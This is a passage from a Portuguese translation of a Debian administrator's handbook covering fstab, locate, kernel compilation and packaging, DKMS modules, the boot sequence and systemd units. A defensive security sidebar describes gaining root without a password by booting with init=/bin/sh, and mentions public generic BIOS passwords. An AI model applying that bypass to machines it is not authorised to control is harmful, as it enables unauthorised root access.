Esse campo é frequentemente substituído pela ID única do sistema de arquivos (a qual você pode determinar com `blkid dispositivo`) prefixada com `UUID=`. Isso protege contra mudanças no nome do dispositivo no evento de adição ou remoção de discos, ou se os discos forem detectados de maneira diferente.

- ponto de montagem: esse é a localização no sistema de arquivos local aonde o dispositivo, sistema remoto, ou partição será montada.
- tipo: esse campo define o sistema de arquivos usado no dispositivo montado. ext4, ext3, vfat, ntfs, btrfs, xfs são alguns exemplos.

DE VOLTA AO BÁSICO

NFS, um sistema de arquivos de rede

NFS é um sistema de arquivos de rede; no Linux, ele permite acesso transparente a arquivos remotos os incluindo no sistema de arquivo local.

Uma lista completa dos conhecidos sistemas de arquivo está disponível na página de manual `mount(8)`. O valor especial `swap` é para partições swap; o valor especial `auto` diz ao programa `mount` para detectar automaticamente o sistema de arquivos (o que é especialmente útil para leitores de disco e chaves USB, já que cada um pode ter um sistema de arquivos diferente);

- opções: existem muitas delas, dependendo do sistema de arquivos, e elas estão documentadas na página de manual do `mount`. As mais comuns são

- rw ou ro, significam, respectivamente, que o dispositivo será montado com permissão de leitura/escrita ou apenas leitura.
- noauto desativa a montagem automática na inicialização.
- nofail permite que a inicialização prossiga mesmo quando o dispositivo não esteja presente. Tenha a certeza de colocar essa opção para drives externos que podem estar desconectados quando você inicializar, porquê o `systemd` realmente garante que todos os pontos de montagem que tem que ser montados automaticamente estejam realmente montados antes de deixar o processo de inicialização continuar até o seu final. Note que você pode combinar isso com `x-systemd.device-timeout=5s` para informar o `systemd` para não esperar mais do que 5 segundos para o dispositivo aparecer (veja `systemd.mount(5)`).
- user autoriza todos os usuários a montar esse sistema de arquivo (uma operação que, de outra forma, seria restrita ao usuário root).
- defaults significa o grupo de opções padrão: `rw`, `suid`, `dev`, `exec`, `auto`, `nouser` e `async`, sendo que cada uma pode ser individualmente desabilitada após `defaults` bastando adicionar `nosuid`, `nodev` e assim por diante, para bloquear `suid`, `dev` e assim por diante. Adicionando a opção `user` reativa-a, já que `defaults` inclui `nouser`.
- `backup`: esse campo é quase sempre configurado com 0. Quando ele é 1, ele diz a ferramenta `dump` que a partição contém dados que devem ser copiados para outro dispositivo para poderem ser recuperados, caso seja necessário (`backup`).
- `check order`: esse último campo indica quando a integridade do sistema de arquivos deve ser checada na inicialização, e em que ordem essa checagem deveria ser executada. Se ele é 0, nenhuma checagem é conduzida. O sistema de arquivos raiz deve ter valor 1, enquanto outros sistemas de arquivos permanentes recebem valor 2.

Exemplo 8.5 Exemplo do arquivo /etc/fstab

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>  <type>  <options>      <dump>  <pass>
proc          /proc        proc    defaults        0        0
# / was on /dev/sdal during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap sw 0        0
/dev/scd0     /media/cdrom0 udf,iso9660 user,noauto 0        0
/dev/fd0     /media/floppy auto   rw,user,noauto 0        0
arrakis:/shared /shared     nfs    defaults        0        0
```

A última entrada neste exemplo corresponde ao sistema de arquivos de rede (NFS): o diretório `/shared/` no servidor `arrakis` é montado em `/shared/` na máquina local. O formato do arquivo `/etc/fstab` está documentado na página de manual `fstab(5)`.

Montagem automática

O pacote *am-utils* provê o utilitário de auto montagem *amd*, capaz de montar mídias removíveis por demanda, quando um usuário tenta acessar seus pontos de montagem usuais. Ele irá desmontar esses dispositivos quando nenhum processo estiver mais acessando eles.

Outros utilitários de auto montagem existem, como o *automount* do pacote *autofs* package.

Note também que o GNOME, KDE, e outros ambientes gráficos de trabalho, trabalham em conjunto com o *udisks*, e podem montar automaticamente mídia removível quando elas forem conectadas.

8.9.6. `locate` e `updatedb`

O comando `locate` pode encontrar a localização de um arquivo quando você sabe apenas parte do nome. Ele envia o resultado quase que instantaneamente, já que ele consulta uma base de dados que armazena a localização de todos os arquivos no sistema; essa base de dados é atualizada diariamente pelo comando `updatedb`. Existem multiplas implementações do comando `locate` e o Debian escolheu o *mlocate* para seu sistema padrão.

O *mlocate* é suficientemente esperto para retornar apenas os arquivos os quais são acessíveis ao usuário que está executando o comando, mesmo que ele use uma base de dados que sabe sobre todos os arquivos no sistema (já que a sua implementação `updatedb` roda com privilégio de root). Para uma segurança extra, o administrador pode usar `PRUNEDPATHS` no `/etc/updatedb.conf` para excluir alguns diretórios de serem indexados.

8.10. Compilando o núcleo

Os núcleos fornecidos pelo Debian incluem o maior número de recursos possível, assim como o máximo de drivers, para cobrir o mais amplo espectro de configurações de hardware. É por isso que alguns usuários preferem recompilar o núcleo, e assim, incluir apenas o que eles precisam especificamente. Existem duas razões para essa escolha. Primeiro, talvez seja para otimizar o consumo de memória, já que o código do núcleo, mesmo nunca sendo usado, ocupa memória para nada (e nunca "cai" no espaço swap, já que é a RAM real que ele usa), o que pode comprometer o desempenho de todo o sistema. Um núcleo compilado localmente pode também limitar o risco com problemas de segurança já que apenas uma fração do código do kernel é compilado e rodado.

NOTA

Atualizações de segurança

Se você escolher compilar seu próprio kernel, você tem que aceitar as consequências: o Debian não pode garantir atualizações de segurança para seu kernel customizado. Mantendo o kernel fornecido pelo Debian, você se beneficia das atualizações preparadas pelo time de segurança do Projeto Debian.

A recompilação do kernel também é necessária se você quer usar certas características que só estão disponíveis através de patches (e portanto não incluídas na versão padrão do kernel).

**Manual do Kernel do
Debian**

O time do núcleo do Debian mantém o “Debian Kernel Handbook” (também disponível no pacote *debian-kernel-handbook*) com documentação ampla sobre a maioria das tarefas relacionadas ao núcleo e sobre como os pacotes oficiais do núcleo do Debian são tratados. Esse é o primeiro lugar aonde você deve olhar caso você precise de informações além das que são fornecidas nesta seção.

► <http://kernel-handbook.alioth.debian.org>

8.10.1. Introdução e Pré-requisitos

Obviamente o Debian gerencia o núcleo na forma de pacote, que não é como os núcleos tem sido tradicionalmente compilados e instalados. Como o núcleo se mantém no controle do sistema de empacotamento, ele pode ser removido de maneira limpa, ou implantado em várias máquinas. Além do mais, os scripts associados com esses pacotes automatizam a interação com o carregador de inicialização e o gerador de initrd.

Os fontes do desenvolvedor principal do Linux contém tudo o que é necessário para construir um pacote Debian do núcleo. Mas você ainda precisa instalar o *build-essential* para garantir que você tem as ferramentas necessárias para construção de um pacote Debian. Além do mais, a etapa de configuração do núcleo requer o pacote *libncurses5-dev*. E finalmente, o pacote *fakeroott* irá permitir a criação de um pacote Debian sem usar os direitos de administrador.

**Os bons e velhos tempos
do kernel-package**

Antes do sistema de construção do Linux ganhar a habilidade de construir pacotes Debian apropriados, a maneira recomendada de construir esses pacotes era usar o pacote *make-kpkg* from the *kernel-package*.

8.10.2. Pegando os Fontes

Como tudo mais que pode ser útil em um sistema Debian, os fontes do kernel Linux estão disponíveis em um pacote. Para obtê-los, apenas instale o pacote *linux-source-versão*. O comando *apt-cache search ^linux-source* lista as várias versões do kernel empacotadas pelo Debian. A última versão está disponível na distribuição *Unstable*: você pode obtê-la sem muitos riscos (especialmente se o seu APT está configurado de acordo com as instruções em Seção 6.2.6, “[Trabalhando com Distribuições Diversas](#)” [118]). Note que o código fonte contido nesses pacotes não correspondem precisamente com o que é publicado pelo Linus Torvalds e o desenvolvedores do kernel; como todas as distribuições, o Debian aplica inúmeros patches, que podem (ou não) serem incorporados na versão upstream do Linux. Essas modificações incluem backports de correções/recursos/drivers de novas versões do kernel, novos recursos ainda não (totalmente) inseridos na árvore do upstream do Linux, e, às vezes, até nas alterações específicas do Debian.

O restante desta seção foca na versão 3.16 do kernel Linux, mas os exemplos podem, é claro, ser adaptados a versão em particular do kernel que você quiser.

Nós assumimos que o pacote *linux-source-3.16* foi instalado. ele contém o */usr/src/linux-source-3.16.tar.xz*, um arquivo compactado dos fontes do kernel. Você deve extrair

esses arquivos em um novo diretório (não diretamente sob `/usr/src/`, já que não é necessário permissões especiais para compilar o kernel Linux): `~/kernel/` é o apropriado.

```
$ mkdir ~/kernel; cd ~/kernel  
$ tar -xaf /usr/src/linux-source-3.16.tar.xz
```

CULTURA	
Localização dos fontes do núcleo	Tradicionalmente, os fontes do kernel Linux deveriam ser colocados em <code>/usr/src/linux/</code> , e assim, requerer permissões de root para compilação. Entretanto, trabalhar com direitos de administrador deve ser evitado quando não são necessários. Existe um grupo <code>src</code> que permite que seus membros trabalhem nesse diretório, mas trabalhar em <code>/usr/src/</code> deve ser evitado entretanto. Mantendo os fontes do kernel em um diretório pessoal, você obtém segurança em todas as contas: nenhum arquivo em <code>/usr/</code> desconhecido pelo sistema de empacotamento, e nenhum risco de engano por programas que leem o <code>/usr/src/linux</code> enquanto tentam ganhar informação do kernel em uso.

8.10.3. Configurando o Núcleo

O próximo passo consiste da configuração do núcleo de acordo com suas necessidades. O procedimento exato depende dos objetivos.

Quando recompilamos uma versão mais recente do núcleo (possivelmente com um patch adicional), a configuração, provavelmente, será mantida o mais próximo possível daquela proposta pelo Debian. Nesse caso, e ao invés de reconfigurar tudo a partir do zero, será suficiente copiar o arquivo `/boot/config-versão` (a versão é aquela do núcleo atualmente usado, a qual pode ser encontrada com o comando `uname -r`) para o arquivo `.config` dentro do diretório contendo os fontes do núcleo.

```
$ cp /boot/config-3.16.0-4-amd64 ~/kernel/linux-source-3.16/.config
```

A menos que você precise mudar a configuração, você pode parar por aqui e pular para Seção 8.10.4, “[Compilando e Construindo um Pacote](#)” [182]. Se você precisa mudá-la, por outro lado, ou se você decidir reconfigurar tudo a partir do zero, você precisa dedicar um tempo para configurar seu núcleo. Existem varias interfaces dedicadas no diretório do fonte do núcleo que podem ser usadas executando o comando `make alvo`, aonde `alvo` é um dos valores descritos abaixo.

O `make menuconfig` compila e executa uma interface de modo texto (é aqui que o pacote `libncurses5-dev` é necessário) a qual permite a navegação pelas opções disponíveis em uma estrutura hierárquica. Pressionar a tecla Espaço muda o valor da opção selecionada, e Enter valida o botão selecionado no pé da tela; Select retorna ao sub menu selecionado; Exit fecha a tela corrente e volta para cima na hierarquia; Help irá exibir informações mais detalhadas sobre a função da opção selecionada. As setas permitem mover pela lista de opções e botões. Para sair do programa de configuração, escolha Exit no menu principal. O programa então oferece salvar as alterações que você fez; aceite se você estiver satisfeito com suas escolhas.

Outras interfaces tem características semelhantes, mas elas trabalham com interfaces gráficas mais modernas; como a `make xconfig`, a qual usa a interface gráfica Qt, e a `make gconfig`, a qual usa GTK+. A primeira requer `libqt4-dev`, enquanto a última depende de `libglade2-dev` e `libgtk2.0-dev`.

Ao usar uma dessas interfaces de configuração, sempre é uma boa ideia iniciar a partir de uma configuração padrão razoável. O núcleo prove tais configurações em `arch/arch/configs/*_defconfig` e você pode colocar sua configuração selecionada no lugar com um comando como `make x86_64_defconfig` (no caso de um PC de 64-bit) ou `make i386_defconfig` (no caso de um PC de 32-bit).

DICA

Lidando com arquivos .config desatualizados

Quando você provê um arquivo `.config` que tenha sido gerado por outra versão do núcleo (geralmente mais antiga), você terá que atualizá-lo. Você pode fazer isso com o `make oldconfig`, ele irá interativamente perguntar a você as perguntas correspondentes as novas opções de configuração. Se você quiser usar a resposta padrão para todas essas perguntas você pode usar o `make olddefconfig`. Com o `make oldnoconfig`, ele assumirá uma resposta negativa em todas as perguntas.

8.10.4. Compilando e Construindo um Pacote

NOTA

Limpar antes de construir

Se você já fez uma compilação no diretório e quer reconstruir tudo a partir do zero (por exemplo, porque você fez mudanças substanciais na configuração do núcleo), você terá que executar `make clean` para remover os arquivos compilados. `make distclean` remove mais arquivos gerados, incluindo seu arquivo `.config` também, então tenha certeza de guardar uma cópia dele.

Uma vez que a configuração do núcleo esteja pronta, um simples `make deb-pkg` irá gerar até 5 pacotes Debian: `linux-image-versão` que contém a imagem do núcleo e módulos associados, `linux-headers-versão` o qual contém os arquivos de cabeçalho necessários para construir módulos externos, `linux-firmware-image-versão` o qual contém os arquivos de firmware necessários por alguns drivers (esse pacote pode estar faltando quando você constroi a partir dos fontes do kernel fornecidos pelo Debian), `linux-image-versão-dbg` o qual contém os símbolos de depuração para a imagem do núcleo e seus módulos, e `linux-libc-dev` o qual contém cabeçalhos relevantes para algumas bibliotecas do espaço do usuário como a glibc GNU.

A `versão` é definida pela concatenação da versão do upstream (como definido pelas variáveis `VERSION`, `PATCHLEVEL`, `SUBLEVEL` e `EXTRAVERSION` no `Makefile`), do parâmetro de configuração `LOCALVERSION`, e da variável de ambiente `LOCALVERSION`. A versão do pacote reusa a mesma cadeia de caracteres da versão com uma revisão adicionada, que é regularmente incrementada (e armazenada em `.version`), exceto se você sobrescrever ela com a variável de ambiente `KDEB_PKGVERSION`.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernelversion)-1
[...]
$ ls .../*.deb
```

```
../linux-headers-3.16.7-ckt4-falcot_3.16.7-1_amd64.deb  
../linux-image-3.16.7-ckt4-falcot_3.16.7-1_amd64.deb  
../linux-image-3.16.7-ckt4-falcot-dbg_3.16.7-1_amd64.deb  
../linux-libc-dev_3.16.7-1_amd64.deb
```

8.10.5. Compilando Módulos Externos

Alguns módulos são mantidos fora do núcleo Linux oficial. Para usá-los, eles devem ser compilados a parte do referido núcleo. Um número de módulos de terceiros comuns são fornecidos pelo Debian em pacotes dedicados, tais como o *xtables-addons-source* (módulos extra para o iptables) ou *oss4-source* (Open Sound System, alguns drivers de áudio alternativos).

Esses pacotes externos são muitos e variados e nós não vamos listar todos aqui; o comando `apt-cache search source$` pode diminuir o campo de pesquisa. Contudo, uma lista completa não é particularmente útil, já que não existe uma razão em particular para compilar módulos externos, exceto quando você sabe que precisa de um. Nesses casos, a documentação do dispositivo irá tipicamente detalhar os módulo(s) específicos que ele precisa para funcionar sob o Linux.

Por exemplo, vamos dar uma olhada no pacote *xtables-addons-source*: após a instalação, um `.tar.bz2` dos fontes do módulo é armazenado em `/usr/src/`. Ainda que nós possamos manualmente extrair o tarball e construir o módulo, na prática nós preferimos automatizar tudo isso usando o DKMS. A maioria dos módulos oferecem a requerida integração DKMS em um pacote terminando com o sufixo `-dkms`. No nosso caso, instalar o *xtables-addons-dkms* é tudo que é preciso para compilar o módulo do núcleo para o núcleo corrente, incluindo também o pacote *linux-headers-** associado ao núcleo instalado. Por exemplo, se você usa o *linux-image-amd64*, você deve também instalar o *linux-headers-amd64*.

```
$ sudo apt install xtables-addons-common-dkms  
  
[...]  
Setting up xtables-addons-dkms (2.6-1) ...  
Loading new xtables-addons-2.6 DKMS files...  
First Installation: checking all kernels...  
Building only for 3.16.0-4-amd64  
Building initial module for 3.16.0-4-amd64  
Done.  
  
xt_ACCOUNT:  
Running module version sanity check.  
- Original module  
  - No original module exists within this kernel  
- Installation  
  - Installing to /lib/modules/3.16.0-4-amd64updates/dkms/  
[...]  
DKMS: install completed.  
$ sudo dkms status  
xtables-addons, 2.6, 3.16.0-4-amd64, x86_64: installed
```

```
$ sudo modinfo xt_ACCOUNT
filename:      /lib/modules/3.16.0-4-amd64/updates/dkms/xt_ACCOUNT.ko
license:       GPL
alias:        ipt_ACCOUNT
author:        Intra2net AG <opensource@intra2net.com>
description:   Xtables: per-IP accounting for large prefixes
[...]
```

ALTERNATIVA	
module-assistant	Antes do DKMS, o <i>module-assistant</i> era a solução mais simples para construir e implantar módulos do núcleo. Ele ainda pode ser usado, em particular para pacotes sem integração com o DKMS: com um simples comando como <code>module-assistant auto-install xtables-addons</code> (ou <code>m-a a-i xtables-addons</code> para abreviar), os módulos são compilados para o núcleo corrente, colocado em um novo pacote Debian, e o pacote é instalado na hora.

8.10.6. Aplicando um Patch ao Núcleo

Alguns recursos não são incluídos no kernel padrão devido a falta de maturidade ou algum desentendimento entre os mantenedores do kernel. Tais recursos podem ser distribuídos através de patches, e assim, qualquer um está livre para aplicá-los aos fontes do kernel.

O Debian distribui alguns desses patches nos pacotes *linux-patch-** ou *kernel-patch-** (por exemplo, *linux-patch-grsecurity2*, o qual aperta algumas das políticas de segurança do kernel). Esses pacotes instalam arquivos no diretório `/usr/src/kernel-patches/`.

Para aplicar um ou mais desses patches instalados, use o comando `patch` no diretório dos fontes, e então, inicie a compilação do kernel como descrito acima.

```
$ cd ~/kernel/linux-source-3.16
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.0-3.17.1-201410250027.
  ➔ patch.gz | patch -p1
```

Note que um patch (qualquer um) talvez não necessariamente funcione com todas as versões do núcleo; é possível que o `patch` falhe ao aplicá-lo nos fontes do núcleo. Uma mensagem de erro será exibida e informará alguns detalhes sobre a falha; neste caso, référencia a documentação disponível no pacote Debian do patch (no diretório `/usr/share/doc/linux-patch-*/`). Na maioria dos casos, o mantenedor indica para qual versão do núcleo o patch é feito.

8.11. Instalando o Núcleo

8.11.1. Características do Pacote de Núcleo do Debian

Um pacote Debian do núcleo instala uma imagem do núcleo (`vmlinuz-versão`), sua configuração (`config-versão`) e sua tabela de símbolos (`System.map-versão`) em `/boot/`. A tabela de

símbolos ajuda os desenvolvedores entender o significado de uma mensagem de erro do núcleo; sem isso, um “oopses” do núcleo (um “oops” é equivalente, no caso do núcleo, a uma falha de segmentação para programas em espaço do usuário, em outras palavras, mensagem gerada na sequência de uma deferência de um ponteiro inválido) apenas contém números de endereços de memória, o que é informação inútil sem uma tabela mapeando esses endereços para símbolos e nomes de funções. Os módulos são instalados no diretório `/lib/modules/versão/`.

Os scripts de configuração do pacote automaticamente geram uma imagem initrd, a qual é um mini sistema designado a ser carregado na memória (dai o nome, que significa “init ramdisk”) pelo carregador de inicialização, e usado pelo núcleo Linux somente para carregar os módulos necessários para acessar os dispositivos que contém um sistema Debian completo (por exemplo, o driver para discos SATA). Finalmente, os scripts pós-instalação atualizam as ligações simbólicas `/vmlinuz`, `/vmlinuz.old`, `/initrd.img` e `/initrd.img.old` para que eles apontem para os dois últimos núcleos instalados, respectivamente, assim como para as imagens initrd correspondentes.

A maioria dessas tarefas são delegadas aos scripts hook nos diretórios `/etc/kernel/*.d/`. Por exemplo, a integração com o grub se apoia em `/etc/kernel/postinst.d/zz-update-grub` e `/etc/kernel/postrm.d/zz-update-grub` para chamar `update-grub` quando os núcleos são instalados ou removidos.

8.11.2. Instalando com dpkg

O uso do `apt` é tão conveniente que torna fácil esquecer as ferramentas de nível mais baixo, mas a maneira mais fácil de instalar um núcleo compilado é usar o comando como o `dpkg -i pacote.deb`, aonde `pacote.deb` é o nome do pacote `linux-image` como em `linux-image-3.16.7-ckt4-falcot_1_amd64.deb`.

As etapas de configuração descritas neste capítulo são básicas e podem levar tanto a um sistema servidor ou a uma estação de trabalho, e podem ser massivamente duplicadas em modos semi-automatizados. Contudo, não é suficiente por si só para prover um sistema completamente configurado. Algumas peças ainda precisam ser configuradas, começando por programas de baixo nível (low-level) conhecidos como “Unix services”.

Inicialização do Sistema
Initscripts
SSH
Telnet
Direitos
Permissões
Supervisão
Inetd
Cron
Backup
Hotplug
PCMCIA
APM
ACPI



Serviços Unix

9

Inicialização do Sistema	188	Login remoto	198	Gerenciando Direitos	204	
Interfaces Administrativas	207	syslog	Eventos de Sistema	209	O super servidor inetd	211
Agendando Tarefas com cron e atd	213	Agendando Tarefas Assíncronas: anacron	216	Cotas	217	
		Backup	218	Hot Plugging: hotplug	222	
		Gerenciamento de Energia: Advanced Configuration and Power Interface (ACPI)	227			

Este capítulo abrange uma série de serviços básicos que são comuns a muitos sistemas Unix. Todos os administradores devem estar familiarizados com eles.

9.1. Inicialização do Sistema

Quando você inicializar o computador, algumas mensagens rolarão pelo console automaticamente inicializando e as configurações são automaticamente executadas. Algumas vezes você pode desejar alterar como este estágio funciona, de forma que possa entender isto muito bem. Este é o propósito desta seção.

Primeiro, a BIOS pega o controle sobre o computador, detectando discos, carregando a *Master Boot Record*, e executa o carregador de inicialização. O carregador de inicialização assume, localiza o kernel no disco, carrega e o executa. O kernel é então inicializado e começa a pesquisa pela partição e monta a partição contendo o sistema raiz e finalmente o primeiro programa — `init`. Frequentemente, esta "partição raiz" e este `init` são, de fato, localizado em um sistema de arquivos virtual que só existe na RAM (daí o seu nome, "initramfs", anteriormente chamado de "initrd" para "initialization RAM disk"). Este sistema de arquivos é carregado na memória pelo carregador de inicialização, muitas vezes a partir de um arquivo em um disco rígido ou da rede. Ele contém o mínimo exigido pelo kernel para carregar o sistema de arquivos raiz "verdadeiro". Este pode ser módulos de driver para o disco rígido ou outros dispositivos sem o qual o sistema pode não inicializar, ou, mais frequentemente, scripts de inicialização e módulos para a montagem de arrays RAID, abrindo partições criptografadas, ativando volumes LVM, etc. Uma vez que a partição raiz é montada, o initramfs libera o controle para o init real, e a máquina voltará para o processo de inicialização padrão.




Figura 9.1 Seqüência de inicialização de um computador rodando Linux com `systemd`

9.1.1. O sistema init `systemd`

O “init real” é atualmente fornecido pelo `systemd` e essa seção documenta esse sistema init.

CULTURA Antes do <code>systemd</code>

O `systemd` é um ”sistema init” relativamente recente, e embora ele já estivesse disponível, até certo ponto, no *Wheezy*, ele só se tornou o padrão no *Debian Jessie*. Lançamentos anteriores faziam uso, por padrão, do “System V init” (no pacote `sysvrc`), um sistema muito mais tradicional. Nós descreveremos o “System V init” mais tarde.

ALTERNATIVA**Outros sistemas de inicializações**

Este livro descreve o sistema de inicialização usado por padrão no Debian *Jessie* (como implementado pelo pacote *systemd*), assim como o previamente padrão *sysvinit*, que é derivado e herdado dos sistemas Unix *System V*, mas existem outros.

file-rc é um sistema de inicialização com um processo muito simples. Ele mantém a ideia de runlevels (níveis de execução), mas substitui os diretórios e links simbólicos com um arquivo de configuração, que diz ao *init* os processos que devem ser iniciados e sua ordem de inicialização.

O recém-chegado sistema *upstart* ainda não está perfeitamente testado no Debian. Ele é baseado em eventos: scripts de inicialização não são mais executados em uma ordem sequencial, mas em resposta a eventos como a conclusão de um outro script do qual eles são dependentes. Este sistema, iniciado pelo Ubuntu, está presente no Debian *Jessie*, mas não é o padrão; ele vem, de fato, como um substituto para o *sysvinit*, e uma das funções iniciadas pelo *upstart* é iniciar os scripts escritos para sistemas tradicionais, especialmente aqueles do pacote *sysv-rc*.

Existem também outros sistemas e outros modos operacionais, tais como *runit* ou *minit*, mas eles são relativamente especializados e não generalizados.

SPECIFIC CASE**Inicializando pela rede**

Em algumas configurações, o BIOS pode ser configurado para não executar o MBR, mas buscar o seu equivalente na rede, tornando possível a construção de computadores sem disco rígido, ou que são completamente reinstalado a cada boot. Esta opção não está disponível em todos os hardwares e geralmente requer uma combinação adequada de BIOS e placa de rede.

A inicialização através da rede pode ser usada para iniciar o *debian-installer* ou FAI (ver Seção 4.1, “[Métodos de Instalação](#)” [50]).

BACK TO BASICS**Um processo, uma instância do programa**

Um processo é a representação em memória de um programa em execução. Isto inclui todas as informações necessárias para a execução adequada do software (o código propriamente dito, mas também os dados que tem na memória, a lista de arquivos que ele abriu, as conexões de rede que estabeleceu, etc.). Um único programa pode ser instanciado em muitos processos, não necessariamente rodando sob diferentes IDs de usuários.

SECURITY**Usando Shell como init para ganhar privilégios de root**

Por convenção, o primeiro processo que é carregado é o programa *init* (que é uma ligação simbólica para */lib/systemd/systemd*, por padrão). Contudo, é possível passar uma opção *init* para o kernel indicando um programa diferente.

Qualquer pessoa que é capaz de acessar o computador e poder pressionar o botão Reset, e, portanto reinicia-lo. Então, no prompt do inicializador do sistema, é possível passar opção *init=/bin/sh* para o kernel e ganhar acesso root sem saber a senha de administrador.

Para evitar isso, você pode proteger o bootloader com uma senha. Você também pode pensar em proteger o acesso ao BIOS (um mecanismo de proteção por senha geralmente é disponível), sem que um intruso mal-intencionado ainda possa iniciar a máquina por uma mídia removível que contém o seu próprio sistema Linux, que pode então usar para acessar dados sobre discos rígidos do computador.

Finalmente, esteja ciente que a maioria das BIOS tem uma senha genérica disponível. Inicialmente destinado a solução de problemas para aqueles que esqueceram sua senha, essas senhas são agora público e disponível na Internet (veja se

mesmo procurando por "senhas genéricas" do BIOS em um motor de busca). Todas estas proteções deverá impedir o acesso não autorizado para a máquina sem ser capaz de impedir completamente. Não há nenhuma maneira confiável para proteger um computador se o atacante pode acessar fisicamente ela, pois eles podem desmontar os discos rígidos para conectá-los a um computador sob seu próprio controle de qualquer maneira, ou até mesmo roubar a máquina inteira, ou apagar a memória do BIOS para redefinir a senha...

O systemd executa vários processos, se encarregando de configurar o sistema: teclados, drivers, sistemas de arquivos, rede, serviços. Ele faz isso enquanto mantém uma visão global do sistema como um todo, e os requerimentos dos componentes. Cada componente é descrito por um "arquivo unit" (às vezes mais); a sintaxe geral é derivada do amplamente usado "arquivos *.ini", com os pares *chave = valor* agrupados entre cabeçalhos [*seção ("section")*]. Arquivos unit são armazenados em `/lib/systemd/system/` e `/etc/systemd/system/`; eles vem em vários sabores, mas nós iremos focar nos "services" e "targets" aqui.

Um "arquivo service" do systemd descreve um processo gerenciado pelo systemd. Ele contém, grosso modo, a mesma informação dos antigos scripts init, mas com expressão de maneira declaratória (e muito mais concisa). O systemd maneja a massa de tarefas repetitivas (iniciar e parar processo, checar seu status, "logging", descarte de privilégios e muito mais), e o arquivo service apenas precisa preencher as especificações do processo. Por exemplo, aqui está um arquivo service para o SSH:

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

Como você pode ver, existe muito pouco código nele, apenas declarações. O systemd cuida da exibição dos relatórios de progresso, mantendo os rastros dos processos, e até mesmo reiniciando-os quando necessário.

O "arquivo target" do systemd descreve o estado do sistema, aonde um conjunto de serviços são conhecidos como estando operacionais. Ele pode ser pensado como um equivalente ao runlevel no estilo antigo. Um dos alvos ("targets") é `local-fs.target`; quando ele é alcançado, o resto do sistema pode assumir que todos os sistemas de arquivos locais estão montados e acessíveis. Outros alvos ("targets") incluem `network-online.target` e `sound.target`. As dependências

de um alvo ("target") podem ser listadas tanto dentro de um arquivo target (na linha `Requires=`), quanto usando uma ligação simbólica para um arquivo service do diretório `/lib/systemd/system/targetname.target.wants/`. Por exemplo, `/etc/systemd/system/printer.target.wants/` contém uma ligação para `/lib/systemd/system/cups.service`; o systemd irá então garantir que o CUPS está rodando a fim de alcançar o `printer.target`.

Como arquivos unit são declarativos ao invés de scripts ou programas, eles não podem ser rodados diretamente, e eles só são interpretados pelo systemd; vários utilitários, entretanto, permitem que o administrador interaja com o systemd e controle o estado do sistema e de cada componente.

O primeiro de tais utilitários é o `systemctl`. Quando rodado sem argumentos, ele lista todos os arquivos unit conhecidos pelo systemd (exceto aqueles que tenham sido desabilitados), assim como seus status. O `systemctl status` retorna uma visão melhor dos serviços, assim como os processos relacionados. Se o nome do serviço for informado (como em `systemctl status ntp.service`), ele retorna ainda mais detalhes, assim como as últimas linhas de registro ("log") relacionadas ao serviço (mais sobre isso mais tarde).

Iniciar um serviço a mão é uma simples questão de rodar `systemctl start nomedoserviço.service`. Como se pode imaginar, para o serviço é feito com `systemctl stop nomedoserviço.service`; outros subcomandos incluem `reload` e `restart`.

